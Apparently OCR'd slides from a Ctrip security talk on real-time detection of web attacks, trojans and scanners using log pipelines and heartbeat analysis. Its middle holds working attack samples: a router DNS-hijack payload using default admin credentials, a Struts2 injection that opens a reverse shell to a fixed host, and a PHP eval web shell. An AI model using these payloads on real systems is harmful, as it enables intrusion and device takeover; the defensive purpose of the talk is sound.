常規攻擊的
實時檢測（WEB APP）

amxku

攜程安全 // sec.ctrip.com

About me


- Security Architect at Ctrip
- @amxku
- sebug.net // sec.ctrip.com

OWASP Top10

- Scanner(vul/info)
- Spam(info/login/register)
- Trojan(gh0st RAT)
- On-line/Off-line


On-line


WEB APP LOG


foo://example.com:8042/over/there?name=ferret#nose
scheme
authority
path
query
fragment
urn:example:animal:ferret:nose

Real-time // Analysis // Dashboard


ESlog


IISlog
userlog
applog
logstash
ElasticSearch
搜索
结果
任务添加
结果展示
规则平台
事件管理
任务队列
任务调度
Elasticsearch client
二次分析
逻辑引擎
MySQL
响应
自动化
验证


Login log
IIS Log
Log
Gateway
White List
IP Nslookup
搜索引擎检测
IP风险库
.....
Storm Cluster
ESPer
Rule
配置
alerting
Hbase
dashboard
响应
IPS
IISFilter

Off-line

APT ?




```
<script>
    function dns(){
    alert('I have changed your dns on my domain!')
    i = new Image;
    i.src='http://192.168.1.1/userRpm/LanDhcpServerRpm.htm?
    dhcpserver=1&ip1=192.168.1.100&ip2=192.168.1.199&Lease=120&gateway=0.0.0.0&domain=&dnss
    erver=8.8.8.8&dnsserver2=0.0.0.0&Save=%B1%A3+%B4%E6';
    }
</script>
<img src="http://admin:admin@192.168.1.1/images/logo.jpg" height=1 width=1 onload=dns()>
```

```
var shellcode = '$sock=fsockopen("192.168.1.103",8090);exec("/bin/sh -i <&3 >&3 2>&3");';
var shellcode = encodeURIComponent(window.btoa(shellcode));
var port = [8080];
var path = ['/struts2-blank/example/HelloWorld.action']
var url =  "http://" + ip + ":"+port[0]+path[0]+"?redirect:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]{'php','-
    r','eval(base64_decode(\""+shellcode+"\"));'})).start()}";
```

shell.php

shell.php

```
1  var a='<?php eval($_GET['a']);?>';
```


time.htm

time.htm

```
1  <script src='http://192.168.1.102/shell.php?a=echo%20time();'></script>
2  <script>alert(a);</script>
```


Trojan

- 木馬心跳是與C&C服務器保持連接的主要方式，通過對木馬心跳行為的特徵檢測，可以識別一些可疑的木馬通信行為
  - 週期性 / 持續性 / 簡潔性 / 特定性




#變異係數（Coefficient of Variation）

- V = (SD/MN) % 100　　SD：標準差 ,MN：平均值



文件特徵&行為

防病毒軟體



Cuckoo沙盒

行為檢測

心跳檢測

特徵檢測


關聯分析

白名單

黑名單

文件特徵&行為

防病毒軟體



Cuckoo沙盒

行為檢測

心跳檢測

特徵檢測

關聯分析

白名單

黑名單

- PCDA
- Closed Loop

THANK YOU

@amxku